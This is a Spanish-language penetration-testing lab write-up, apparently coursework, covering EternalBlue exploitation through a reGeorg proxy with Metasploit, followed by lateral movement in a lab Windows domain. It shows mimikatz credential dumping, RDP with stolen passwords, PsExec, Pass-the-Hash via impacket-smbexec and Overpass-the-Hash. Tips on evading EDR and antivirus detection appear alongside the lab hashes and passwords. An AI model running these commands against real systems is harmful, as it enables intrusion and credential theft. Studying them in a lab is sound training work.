Se consigue sacar 2 vulnerabilidades en la máquina

1. MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability


(CVE-2012-0152): La implementación del protocolo de escritorio remoto (RDP) en varios sistemas Windows (incl. Windows Server 2008 R2) no procesa correctamente los paquetes en memoria, lo que permite a los atacantes remotos ejecutar código arbitrario mediante el envío de paquetes RDP diseñados que desencadenan el acceso a un objeto que no se inicializó correctamente o se eliminó.

2. smb-vuln-ms17-010 (CVE-2017-0143):

El servidor SMBv1 en en varios sistemas Windows (incl. Windows Server 2008 R2) permite a los atacantes remotos ejecutar código arbitrario a través de paquetes diseñados, también conocidos como "Vulnerabilidad de ejecución remota de código de Windows SMB".

En este apartado nos vamos a centrar en la explotación de la segunda vulnerabilidad, también conocida como EternalBlue, mediante el uso de reGeorg y la maquina DVWA comprometida que se utilizará como proxy para la explotación, con lo que se logrará que esta se desarrolle mediante conexión reversa.

Se muestra a continuación de manera esquemática como se produce el flujo de conexión con la explotación de la vulnerabilidad desde la máquina atacante a la víctima pasando por la máquina utilizada como proxy que comparte redes con ambas. De esta manera se evita que la explotación de la vulnerabilidad conlleve la salida a internet de la máquina víctima para la conexión con la atacante, dificultando la detección de la conexión establecida.



Para la explotación de la vulnerabilidad va a hacerse uso de la herramienta **Metasploit**, preinstalada en Kali. Abrimos la herramienta con el comando `msfconsole`.

Se siguen estos pasos:

1. Búsqueda del exploit con el comando `search windows ms17_010 eternal blue`
 2. Selección del exploit con `use exploit/windows/smb/ms17_010/eternalblue`
 3. Configurar RHOSTS con la IP de la víctima, en este caso `set RHOSTS 192.168.93.207`
 4. Configurar la máquina proxy para establecer la conexión con la víctima mediante tunnel socket con reGeorg, con el comando `set Proxies SOCKS5:127.0.0.1:8888`
 5. Configurar la conexión reversa, para que la víctima haga la misma conexión que se ha establecido al lanzar el exploit, pero en sentido inverso, con el comando `set reverseallowproxy true`
 6. Lanzar `exploit`

```
msf6 exploit(windows/smb/ms17_010_externalsec) > exploit
[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 192.168.93.207:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
NOTE: Rex::Socket.gethostbyname is deprecated, use getaddress, resolve_nbo, or similar instead. It will be removed in the next Major version NOW
NOTE: Rex::Socket.gethostbyname is deprecated, use getaddress, resolve_nbo, or similar instead. It will be removed in the next Major version NOW
[*] 192.168.93.207:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit) (F42250 TIM
[*] 192.168.93.207:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.93.207:445 - The target is vulnerable.
[*] 192.168.93.207:445 - Connecting to target for exploitation.
[*] 192.168.93.207:445 - Connection established for exploitation.
[*] 192.168.93.207:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.93.207:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.93.207:445 - 0x00000000 57 69 6a 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2 AM CONNECTED 5261 /var/run/dbus/system
[*] 192.168.93.207:445 - 0x00000010 39 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.93.207:445 - 0x00000020 37 36 30 31 20 53 65 72 69 63 65 20 50 61 63 7601 Service Pac/run/dbus/system bus socket/unix.3 | ] STREAM CG
[*] 192.168.93.207:445 - 0x00000030 60 20 31 k 1
[*] 192.168.93.207:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.93.207:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.93.207:445 - Sending all but last fragment of exploit packet
[*] 192.168.93.207:445 - Starting non-paged pool grooming
[*] 192.168.93.207:445 - Sending last fragment of exploit packet!
[*] 192.168.93.207:445 - Receiving response from exploit packet
[*] 192.168.93.207:445 - RECEIVING RESPONSE FROM EXPLOIT PACKET
[*] 192.168.93.207:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.93.207:445 - Sending egg to corrupted connection.
[*] 192.168.93.207:445 - Triggering free of corrupted buffer.
[*] Sending stage (20026 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.15:49179 ) at 2022-06-11 07:39:04 -0400
[*] 10.0.2.15:445 - -----
[*] 10.0.2.15:445 - -----WIN-----
[*] 10.0.2.15:445 - -----
```

La explotación resulta exitosa, con ella se consigue una shell meterpreter en la máquina víctima, por lo que esta queda totalmente comprometida.

```
meterpreter > sysinfo
Computer : SERVER2008
OS        : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_ES
Domain      : ROOTED
Logged On Users : 2
Meterpreter : x64/windows
```

Tercera parte

Ejercicio 3. Movimiento lateral sobre sistemas

El alumno deberá demostrar el uso de 4 técnicas de movimiento lateral que le permitan acceder desde el Kali o Windows Server 2016 al sistema Windows Server 2008.

Existen diferentes técnicas para desarrollar movimiento lateral, entre las que se encuentran:

Credenciales

Sesión activa

Pass the Hash

Overpass the Hash

Tickets

En este apartado van a mostrarse 4 de estas técnicas, teniendo como máquinas atacantes Kali Linux y Windows Server 2008 y como máquinas víctimas Windows Server 2008 y Windows Server 2012, según la técnica utilizada.

1. Credenciales-Remote Desktop

Para conseguir acceso por Remote Desktop en primer lugar necesitamos haber averiguado algunas credenciales de inicio de sesión.

En este caso, vamos a aprovechar que hemos logrado anteriormente acceso a la máquina víctima mediante explotación de la vulnerabilidad Eternal Blue, lo que ha permitido obtener meterpreter para interactuar con Windows Server 2008.

Accedemos a la maquina víctima como SYSTEM, con privilegios de administrador.

```
C:\Windows\system32>whoami /all
whoami /all
INFORMACIÓN DE USUARIO
Nombre de usuario SID
nt authority\system S-1-5-18

INFORMACIÓN DE GRUPO
Nombre de grupo Tipo SID Atributos
Todos Grupo conocido S-1-1-0
BUILTIN\usuarios Alias S-1-5-32-545
NT AUTHORITY\SERVICIO Grupo conocido S-1-2-1
INICIO DE SESIÓN EN LA CONSOLA Grupo conocido S-1-2-2
NT AUTHORITY\Usuarios autenticados Grupo conocido S-1-5-11
NT AUTHORITY\Esta compa**a Grupo conocido S-1-5-15
NT SERVICE\Spooler Grupo conocido S-1-5-88-395123911+1671533544+141630435+3763227691+3930497994
LOCAL GRUPO Propietario: Administrador, Grado de membresía: 500, Tiempo de expiración: Nunca
BUILTIN\Administradores Alias S-1-5-32-544

INFORMACIÓN DE PRIVILEGIOS
Nombre de privilegio Descripción Estado
SeAssignPrimaryTokenPrivilege Reemplazar un símbolo (token) de nivel de proceso Deshabilitado
SeChangePrivilege Actuar en la parte del sistema operativo Habilitada
SeCreatePage Crear una página de memoria para el sistema operativo Habilitada
SeChangeNotifyPrivilege Omision comprobación de recorrido Habilitada
SeImpersonatePrivilege Suplantar a un cliente tras la autenticación Habilitada

C:\Windows\system32>
```

Esto permite que podamos acceder a las credenciales en memoria de cualquier usuario del sistema. En este caso, se comprueba mediante navegación en los directorios de los usuarios, que 2 de ellos, jose y omar, disponen de la herramienta [mimikatz.exe](#).

Haciendo uso de la misma, y del usuario omar, extraemos sus credenciales de inicio de sesión con el comando `sekurlsa::logonpasswords`

```
meterpreter > shell
Process 1268 created.
Channel 5 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 20EC-0713

Directorio de C:\Users

04/03/2020 11:59    <DIR> . .
04/03/2020 11:59    <DIR> .. ..
10/03/2019 12:59    <DIR> Administrador
04/03/2020 13:21    <DIR> administrador.ROOTED
10/03/2019 13:12    <DIR> jose
10/03/2019 18:39    <DIR> omar
14/07/2009 06:57    <DIR> Public
15/03/2019 18:32    <DIR> roman
10/03/2019 12:55    <DIR> Sistemas
23/03/2019 22:23    <DIR> usuario
                           0 archivos          0 bytes
                           10 dirs   97.217.409.024 bytes libres
```

```
C:\Users\omar\Desktop>cd x64
cd x64

C:\Users\omar\Desktop\x64>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 20EC-0713

Directorio de C:\Users\omar\Desktop\x64

10/12/2018 00:58    <DIR> .
10/12/2018 00:58    <DIR> ..
23/01/2013 00:58        36.088 mimidrv.sys
10/12/2018 00:58        927.384 mimikatz.exe
10/12/2018 00:58        46.232 mimilib.dll
                           3 archivos      1.009.704 bytes
                           2 dirs   97.217.163.264 bytes libres

C:\Users\omar\Desktop\x64>mimikatz.exe
mimikatz.exe
```

```
.#####. mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 327514 (00000000:0004ff5a)
Session          : Interactive from 1
User Name        : omar
Domain           : ROOTED
Logon Server     : DC
Logon Time       : 11/06/2022 13:43:40
SID              : S-1-5-21-4001629950-4265076451-4074222949-1106

msv :
[00000003] Primary
* Username : omar
* Domain   : ROOTED
* LM        : b7515dc140629d415aacd84cd494924f
* NTLM      : 3e45171bc9c91d797d4c561b648ec753
* SHA1      : 7f44ed15c922bc90fae5c4b45dc53e911e9042ad


tspkg :
* Username : omar
* Domain   : ROOTED
* Password : abc123..
wdigest :
* Username : omar
* Domain   : ROOTED
* Password : abc123..
kerberos :
* Username : omar
* Domain   : ROOTED.LOCAL
* Password : abc123..
ssp :
credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : SERVER2008$
Domain           : ROOTED
Logon Server     : (null)
Logon Time       : 11/06/2022 13:34:20
SID              : S-1-5-20
```

Idealmente debe evitarse el uso directo de mimikatz.exe sin métodos de invocación mediante PowerShell, ya que es fácilmente detectable por los EDR y AVs mediante firmas del código de la herramienta.


En este caso, se ha utilizado ya que no se tiene aún acceso a la interfaz gráfica de Windows PowerShell ISE por lo que no se puede invocar a la herramienta sin ejecutarla directamente.

Otra opción sería eliminar las firmas del código fuente de la herramienta mediante su modificación para evitar que sea detectada, con lo que ya podría ejecutarse directamente.




Una vez obtenidas las credenciales, puede accederse a la máquina víctima con el comando `rdesktop <IP víctima>`

En este caso, el usuario omar no está en el grupo de usuarios de RDP, pero si el usuario jose que cuenta con la misma password.



Incluso podríamos recurrir de nuevo a proxychains utilizando otra máquina para pivotar, en el caso de estar en otra red diferente a la máquina víctima, con el comando

```
proxychains -f proxychains4.conf rdesktop <IP víctima>
```



A terminal window showing the output of the proxychains command. The command is \$ proxychains -f proxychains4.conf rdesktop 192.168.93.207. The output shows proxychains loading its configuration file, initializing DLLs, and attempting to connect to the specified IP address. It handles certificate warnings and Kerberos authentication, eventually establishing a connection via RDP.

```
(kali㉿kali)-[~/Tools]
$ proxychains -f proxychains4.conf rdesktop 192.168.93.207

[proxychains] config file found: proxychains4.conf
[proxychains] using /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Autoselecting keyboard map 'en-us' from locale
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:3389 ... OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:3389 ... OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SS
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
```

Es importante comprobar previamente a conectarse por RDP que no haya ningún usuario conectado, especialmente en el caso de los servidores.

También podemos hacer uso del comando

```
proxychains -f proxychains4.conf rdesktop -d <dominio> -u
<usuario> -p <password> <IP víctima> -r disk:share=/root/myshare
```

Con la que podemos montar una carpeta en local que nos permite el intercambio de ficheros con la máquina víctima a la que nos estamos conectando.


2. Sesión actual

Para esta técnica pueden utilizarse diferentes métodos, con los que se puede aprovechar una sesión iniciada para realizar un movimiento lateral.


En este caso, vamos a aprovechar una sesión iniciada en la máquina víctima, Windows Server 2012, para entrar desde la máquina atacante Windows Server 2008 con el programa **PsExec.exe**.

Se lanza el comando desde cmd.exe de la máquina atacante

```
PsExec.exe \\<IP Víctima> -u <username> -p <password> cmd
```



Obtenemos en la terminal de Windows Server 2008 acceso a la sesión del usuario rooted\roman de Windows Server 2012



3. Pass the Hash

Los hashes NTLM se utilizan en sistemas Windows para la autenticación de servicios de Microsoft en remoto. Esta técnica permite autenticarse en un sistema Windows remoto superando el protocolo [challenge-response](#) firmando con este tipo de hashes, lo que conlleva una suplantación de identidad de usuario.

Para demostrar esta técnica haremos uso de los hashes NTLM del usuario rooted\roman obtenidos tras ejecutar cmd.exe como administrador tras el acceso por RDP conseguido anteriormente.

Por tanto, esta será la máquina víctima y Kali Linux la atacante.

```
[00000003] Primary
* Username : roman
* Domain   : ROOTED
* LM        : b7515dc140629d415aacd84cd494924f
* NTLM      : 3e45171bc9c91d797d4c561b648ec753
* SHA1      : 7f44ed15c922bc90fae5c4b45dc53e911e9042ad
tspkg :
* Username : roman
* Domain   : ROOTED
* Password : abc123..
wdigest :
* Username : roman
* Domain   : ROOTED
* Password : abc123..
kerberos :
* Username : roman
* Domain   : ROOTED.LOCAL
* Password : abc123..
```

El uso es sencillo, basta con lanzar el comando en Linux y obtenemos acceso a la máquina víctima desde una shell de System:

`impacket-smbexec domain/username@<IP víctima> -hashes :<hash NTLM>`

```
(kali㉿kali)-[~]
$ impacket-smbexec rooted/roman@192.168.1.32 -hashes :3e45171bc9c91d797d4c561b648ec753
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>cd .. \..
[-] You can't CD under SMBEXEC. Use full paths.
C:\Windows\system32>whoami /all
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec

INFORMACIÓN DE USUARIO
_____
Nombre de usuario SID
_____
nt authority\system S-1-5-18
```

4. OverPass the Hash

Como en la anterior técnica, también la autenticación se va a realizar mediante hashes NTLM, con la diferencia de que la autenticación se realiza ahora contra [Kerberos](#), previa obtención de tickets TGT y TGS.

En este caso, la conexión se realiza por tiempo limitado y a un servicio en concreto para el que es válido el ticket, al contrario de lo que ocurre con Pass the Hash.

Para este ejemplo, se va a utilizar Windows Server 20 como atacante y Windows Server 20 como víctima.

En entornos Windows, para atacar al Domain Controller mediante mimikatz.exe, conseguimos introducir el usuario y el hash obtenidos en memoria, simulando que está autenticado en ese momento en la máquina. De esta forma, se puede pedir el TGT y a partir de ahí generamos todos los tickets de servicio que queramos.

Para empezar deberíamos tener una sesión iniciada como administrador local.

Ejecutamos [cmd.exe](#) como administrador desde el usuario jose, abrimos [mimikatz.exe](#) y lanzamos el comando que nos permite inyectar a usuario y hash en memoria, en este caso queremos autenticarnos con el usuario roman.

`sekurlsa::pth /user:<username> /domain:<FQDN dominio> /ntlm:<hash`

```
mimikatz 2.1.1 x64 (oe.eo)
hostname - Displays system local hostname
mimikatz # sekurlsa::pth /user:roman /domain:rooted.local /ntlm:3e45171bc9c91d797d4c561b648ec753
user   : roman
domain : rooted.local
program: cmd.exe
impers. : no
NTLM   : 3e45171bc9c91d797d4c561b648ec753
| PID 2332
| TID 1220
| LSA Process is now R/W
| LUID 0 ; 913497 (00000000:000df059)
\ msv1_0 - data copy @ 000000000095B490 : OK !
\ kerberos - data copy @ 00000000009671D8
  \ aes256_hmac    -> null
  \ aes128_hmac   -> null
  \ rc4_hmac_nt    OK
  \ rc4_hmac_old   OK
  \ rc4_md4        OK
  \ rc4_hmac_nt_exp OK
  \ rc4_hmac_old_exp OK
  \ *Password replace @ 000000000095D678 (16) -> null
mimikatz #
```

NTLM>

Tras ejecutar, una terminal se abre automáticamente desde el usuario roman.

Ejecutamos ahora el comando `sekurlsa::ekeys` y obtenemos las credenciales de varios usuarios del sistema

```
mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 779188 (00000000:000be3b4)
Session          : NewCredentials from 0
User Name        : jose
Domain           : ROOTED
Logon Server     : (null)
Logon Time       : 12/06/2022 16:42:57
SID              : S-1-5-21-4001629950-4265076451-4074222949-1603

* Username : Administrador
* Domain  : rooted.local
* Password : (null)
* Key List :
    null          <no size, buffer is incorrect>
    null          <no size, buffer is incorrect>
    rc4_hmac_nt   48cc9ef1ce5e24d077e63d45640d5694
    rc4_hmac_old   48cc9ef1ce5e24d077e63d45640d5694
    rc4_md4        48cc9ef1ce5e24d077e63d45640d5694
    rc4_hmac_nt_exp 48cc9ef1ce5e24d077e63d45640d5694
    rc4_hmac_old_exp 48cc9ef1ce5e24d077e63d45640d5694

Authentication Id : 0 ; 661168 (00000000:000a16b0)
Session          : Interactive from 3
User Name        : jose
Domain           : ROOTED
Logon Server     : DC
Logon Time       : 12/06/2022 16:38:16
SID              : S-1-5-21-4001629950-4265076451-4074222949-1603

* Username : jose
* Domain  : ROOTED.LOCAL
* Password : abc123..
* Key List :
    aes256_hmac      <no size, buffer is incorrect>
    aes128_hmac      <no size, buffer is incorrect>
    rc4_hmac_nt      3e45171bc9c91d797d4c561b648ec753
    rc4_hmac_old      3e45171bc9c91d797d4c561b648ec753
    rc4_md4         3e45171bc9c91d797d4c561b648ec753
    rc4_hmac_nt_exp  3e45171bc9c91d797d4c561b648ec753
    rc4_hmac_old_exp 3e45171bc9c91d797d4c561b648ec753

Authentication Id : 0 ; 661114 (00000000:000a167a)
Session          : Interactive from 3
User Name        : jose
Domain           : ROOTED
Logon Server     : DC
Logon Time       : 12/06/2022 16:38:14
SID              : S-1-5-21-4001629950-4265076451-4074222949-1603

* Username : jose
* Domain  : ROOTED.LOCAL
* Password : abc123..
* Key List :
    aes256_hmac      <no size, buffer is incorrect>
    aes128_hmac      <no size, buffer is incorrect>
    rc4_hmac_nt      3e45171bc9c91d797d4c561b648ec753
    rc4_hmac_old      3e45171bc9c91d797d4c561b648ec753
    rc4_md4         3e45171bc9c91d797d4c561b648ec753
    rc4_hmac_nt_exp  3e45171bc9c91d797d4c561b648ec753
    rc4_hmac_old_exp 3e45171bc9c91d797d4c561b648ec753

Authentication Id : 0 ; 593688 (00000000:00090f18)
Session          : Interactive from 2
User Name        : roman
Domain           : ROOTED
Logon Server     : DC
Logon Time       : 12/06/2022 16:37:25
SID              : S-1-5-21-4001629950-4265076451-4074222949-1104

* Username : roman
* Domain  : ROOTED.LOCAL
* Password : abc123..
* Key List :
    aes256_hmac      <no size, buffer is incorrect>
    aes128_hmac      <no size, buffer is incorrect>
    rc4_hmac_nt      3e45171bc9c91d797d4c561b648ec753
```

```

rc4_hmac_nt      3e45171bc9c91d797d4c561b648ec753
rc4_hmac_old     3e45171bc9c91d797d4c561b648ec753
rc4_md4          3e45171bc9c91d797d4c561b648ec753
rc4_hmac_nt_exp  3e45171bc9c91d797d4c561b648ec753
rc4_hmac_old_exp 3e45171bc9c91d797d4c561b648ec753

Authentication Id : 0 ; 452228 (00000000:0006e684)
Session          : NewCredentials from 0
User Name        : Administrador
Domain          : SERVER2008
Logon Server    : (null)
Logon Time       : 12/06/2022 14:46:08
SID              : S-1-5-21-3262525900-4186731943-4120186324-500

* Username : roman
* Domain   : rooted.local
* Password : (null)
* Key List :
  null           <no size, buffer is incorrect>
  null           <no size, buffer is incorrect>
  rc4_hmac_nt   3e45171bc9c91d797d4c561b648ec753
  rc4_hmac_old  3e45171bc9c91d797d4c561b648ec753
  rc4_md4       3e45171bc9c91d797d4c561b648ec753
  rc4_hmac_nt_exp 3e45171bc9c91d797d4c561b648ec753
  rc4_hmac_old_exp 3e45171bc9c91d797d4c561b648ec753

Authentication Id : 0 ; 273334 (00000000:00042bb6)
Session          : Interactive from 1
User Name        : Administrador
Domain          : SERVER2008
Logon Server    : SERVER2008
Logon Time       : 12/06/2022 14:41:45
SID              : S-1-5-21-3262525900-4186731943-4120186324-500


* Username : Administrador
* Domain   : SERVER2008
* Password : abc123..
* Key List :
  aes256_hmac    <no size, buffer is incorrect>
  aes128_hmac    <no size, buffer is incorrect>
  rc4_hmac_nt   3e45171bc9c91d797d4c561b648ec753
